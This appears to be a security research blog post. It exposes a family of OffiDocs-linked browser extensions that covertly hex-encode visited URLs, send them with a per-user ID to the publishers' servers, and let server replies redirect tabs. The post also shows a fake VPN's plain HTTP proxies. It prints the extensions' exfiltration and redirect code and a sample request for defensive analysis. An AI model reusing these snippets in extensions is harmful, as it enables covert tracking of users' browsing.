TL;DR. OffiDocs has a campaign of 60 Chrome extensions with 2.3 million installs across 4 publisher accounts (officeonlinesystems, RedcoolMedia, ApkOnline android online and RunApps), plus 51 more on Firefox and a handful on Edge and China's 360 store. 37 of the 60 Chrome extensions currently hex-encode/obfuscate and exfiltrate full URLs with privacy policies which allow "sharing data" with "service providers, affiliates, agents, business partners, and other third parties" - something which is not allowed on the Chrome Web Store and has no explicit user consent before exfiltrating full URLs.
OffiDocs was previously flagged in this substack post by Q Continuum but their extension empire is growing, with many extensions targeted at businesses. Most are everyday office tools (Word, Excel, PowerPoint and PDF editors, plus a Linux server console), and the URL collection is live in the current version of each of these:
- Office online OfficeWork for XLS DOC and PPT (RedcoolMedia, 90,000 users, Featured)
- XLS Editor (officeonlinesystems, 80,000 users, Featured)
- Ubuntu free online linux server (ApkOnline android online, 60,000 users, Featured)
- LibreOffice Editor (officeonlinesystems, 50,000 users, Featured)
- OpenOffice Writer online for Word documents (officeonlinesystems, 50,000 users)
- Document Editor for doc & docx (officeonlinesystems, 40,000 users, Featured)
- PDF editor PDFOffice to edit and create PDF (RedcoolMedia, 40,000 users)
- DocsWork Editor for documents DOC & DOCX (RedcoolMedia, 30,000 users, Featured)
- PPT slides editor (officeonlinesystems, 20,000 users, Featured)
- OpenOffice Calc online for xls spreadsheets (officeonlinesystems, 20,000 users)

A popup disclaimer, which is not the same as explicit consent
They do sometimes have disclaimers in the popup but there's no explicit user consent and this doesn't suggest these URLs are being exfiltrated to be "shared" with other entities for "business" reasons.

"Image Downloader Professional Premium" has no such disclaimer of collected URLs and provides no notice to the user that they collect all of the URLs they visit to "share" with "business partners, and other third parties" - this is from RunApps, which is owned by OffiDocs.
OffiDocs' Tactics, Techniques and Procedures
OffiDocs' TTPs go beyond hex-encoded URL exfiltration as the server's reply can also redirect the tab you're on. In many of the extensions, if the reply contains "302" ("1302" in RunApps' LibreOffice Writer), the extension calls chrome.tabs.update() and replaces the page you were viewing with one of their own pages on redcoolmedia.net or runapps.org. The server decides, per user and per URL, when that happens. All requests are tied to a specific user ID generated upon install. 37 of the 60 currently exfiltrate URLs (potentially due to spotty Chrome Web Store enforcement flagging the rest).
Between the publishers the code varies - RedcoolMedia for example has identical js/jquery-ui.min.js and css/jquery-ui.css files in lots of their extensions, however they typically share identical files between the publishers, such as runapps.js which is renamed between extensions and slightly modified.
// OffiDocs GIMP - websecure.js
fetch(
  "https://www.offidocs.com/media/system/app/checkdownloadgimp_h_z_2_nav.php?filepath=" +
    bin2hex(urlxx) +
    "&hex=1&u=" +
    un,
);
// RunApps Image Downloader - runapps.js
fetch(
  "https://www.runapps.org/app/dock-imagedownloader.php?l=" +
    bhex(urly) +
    "&hex=1&u=" +
    un,
);
// RunApps LibreOffice Writer - runapps.js: the server's reply decides whether your tab is redirected
if (dcheck.indexOf("1302") !== -1) {
  var newURL =
    "https://www.runapps.org/app/view-lowriter.php?service=runapps&fpath=" +
    b2dx(urrxxx) +
    "&hex=1&uuyy=" +
    uuyyyu;
  chrome.tabs.update(LAST_NAV_TABID, { url: newURL });
}

The RedcoolMedia cluster, with many heuristics tying them together
Here's a sample request:
fetch(
  "https://www.runapps.org/app/dock-imagedownloader.php?l=68747470733a2f2f7777772e676f6f676c652e636f6d2f7365617263683f713d74657374&hex=1&u=gjijtbfcd4",
  {
    headers: {
      accept: "*/*",
      "accept-language": "en-GB,en-US;q=0.9,en;q=0.8",
      priority: "u=1, i",
    },
    body: null,
    method: "GET",
    mode: "cors",
    credentials: "omit",
  },
);
Where the query parameter l has the URL encoded as hex and u is the unique user identifier. Decoded, the l value above is https://www.google.com/search?q=test.
Who is OffiDocs and why are they collecting these URLs?
OffiDocs is based in Estonia. They're actually on LinkedIn and it's possible to figure out who the real people behind it are, unlike Big Star Labs LP.
Across the different publishers, the privacy policies vary. All of the publishers have extensions which collect URLs and some don't declare it anywhere.
RunApps is the worst offender here: their privacy policy has no mention of passively collecting every URL a user visits, as shown here.
OffiDocs' privacy policy mentions URL collection but claims it does this to "scan" URLs for files that can be edited by end users. It then goes on to state how aggregate and/or de-identified data "may" be shared with unrelated third parties, but there are no specifics about which data is shared or how it is supposedly "de-identified".
In the OffiDocs Terms of Service, they do include a reference to the Bright SDK, from Bright Data, so we suspect this might be where the exfiltrated URL data is ending up, however the Bright SDK is not directly embedded into these browser extensions.
There is a clear lack of transparency here and there's no definitive way to identify where this exfiltrated URL data is actually going - which again is a huge risk.
Once browsing data reaches an undisclosed third party, there's no way to know who ends up with it, whether that's a data broker, a competitor or a state actor.
The worst of them all

The worst of these, in our opinion, is the "VPNOnline" free VPN, which uses HTTP proxies and reports back the URLs you visit that match a list their server controls. There is no disclaimer about URL exfiltration anywhere and the HTTP proxy does not enhance privacy in any way.
They're not exfiltrating all URLs here currently, instead they've got a keyword list that the extension downloads from onworks.net every hour. Any URL containing one of the keywords is hex-encoded and sent to onworks.net along with your user ID. Right now the list is exe;msi;tar;iso;ama, which mostly catches downloads, but "ama" also matches any URL containing those three letters, including every amazon.com page. Because the list lives on their server, they can change what gets collected at any time without pushing an update through Chrome Web Store review.
If the server replies with "302", the extension replaces the page you were on with a "VPNSecure VPN Alert" on onworks.net, telling you "we have detected some file type that can be considered as dangerous". That same page promises that "VPNOnline encrypts your traffic so that no one knows what you are doing online".
// VPNOnline - bg-loader.js
let rex2 = await fetch('https://www.onworks.net/media/system/app/runos/c-vpn3-v3x.php?dx=&url=' + b2x(urrxxx) + '&hex=1&u=' + un);
...
if ( uio2.indexOf("302") !== -1 ) {
    console.log("file dangerous");
    var newURL = 'https://www.onworks.net/media/system/app/runos/alert-vpn.php?url=' + b2x(urrxxx);
    chrome.tabs.update(chrome.tabs.getCurrent().id, {url: newURL});
}
The encryption claim doesn't hold up either. The extension gets its servers from a public JSON file on onworks.net, which lists 8 plain HTTP proxies, all rented Contabo servers in the US, Germany, the UK, India and Singapore. Every user signs in to them with the same username and password, published in that same file. HTTPS sites still stay encrypted end to end, but the connection to the proxy doesn't, so anyone on your network can see which sites you visit, plain HTTP pages are fully readable, and the proxy operator sees every host you connect to.
VPNOnline has 20,000 users on the Chrome Web Store, and RunApps publishes a second VPN, "Free VPN Premium for Chrome - OnVPN", with another 2,000.
The signals that tie them all together
RunApps for example doesn't have the Developer flag by OffiDocs, it's instead OD Group. RedcoolMedia, OnWorks/APK online android and Office Online Systems extensions simply display an address.
None of these extensions are registered as "traders" on the Chrome Web Store either.
There are multiple soft heuristics we used to tie these together such as (near) identical files, contact addresses, called endpoints and named operators, but from there we could work out that all of these extensions are actually from the same publisher.
OD Group for example uses the VAT number "EE102345621", which the EU VAT register (VIES) lists as OffiDocs Group OÜ, and both sites print the same wrong registry code (1609791; the real one is 16097912). They also share the same mx.offilive.com mail servers and the same IPv6 addresses in their DNS SPF records. This is in addition to a variety of other indicators we use to identify these clusters of extensions.
If you interact with our graph view, you can visualise these signals.
| Signal | Shared value | Where we found it |
|---|---|---|
| VAT number | EE102345621 | Both sites; EU VIES: OffiDocs Group OÜ |
| Registry code | 1609791 (same typo; the real one is 16097912) | Both sites |
| Address | Viru väljak 2, Tallinn | Both sites |
| AdSense publisher ID | ca-pub-8556862515989191 | RunApps and redcoolmedia.net |
| mx.offilive.com, same Hetzner IPv6 in SPF | 7 family domains | |
| Self-listing | RunApps under "Our Sites" | offidocs.com footer |
What makes this so dangerous?
We constantly see full URLs being exfiltrated, but the reason this is dangerous is that they contain so much sensitive information. Legacy OAuth flows can leak tokens, magic sign-in links, sensitive DocuSign documents and everything you're doing online is being shared with random companies. They could be data brokers, they could be fronts for adversarial state actors or they could just want to serve you better ads - but there's no way for you to be sure.
On top of that, these URLs are hex-encoded before being exfiltrated - a common theme here, as these extensions passed Chrome Web Store review as its basic matching doesn't flag hex-encoded URLs, but this also causes problems down the line because DLPs won't flag things like this either.
What can be done?
The historical advice of "Don't install dodgy extensions" simply doesn't work here. 17 of OffiDocs' Chrome extensions carry the Featured badge, 40 carry the Established Publisher badge, and together they have over 2.3 million users and more than 5,000 ratings. These simply cannot look suspicious to the average user or colleague.
The browser extension attack surface is still one of the riskiest out there and scoring extensions based on permissions or heuristics alone is simply inadequate and does not flag security issues - even tools which claim to dive deep into the code fail to identify issues with most or all of these extensions.
More security tools need to look at browser extensions seriously, in depth, and should not rely solely on OSINT or permission/heuristic scoring for security.
OffiDocs is not the only actor out there which exfiltrates and "shares" data to unknown third parties. If you're interested in seeing if your org has extensions which cause security issues, reach out to us or use our scanning tool.
We see no evidence any DLPs will help you here.
Disclaimers
We can't spend all our time looking into slight variations from each extension listed here and this report is written based on our analysis pipeline, alongside manual sampling to confirm results. We are confident in the content in any blog post we publish. Our static and dynamic analysis pipeline provides us with the best information available. We're not expecting there to be any errors here, however we may make changes based on feedback.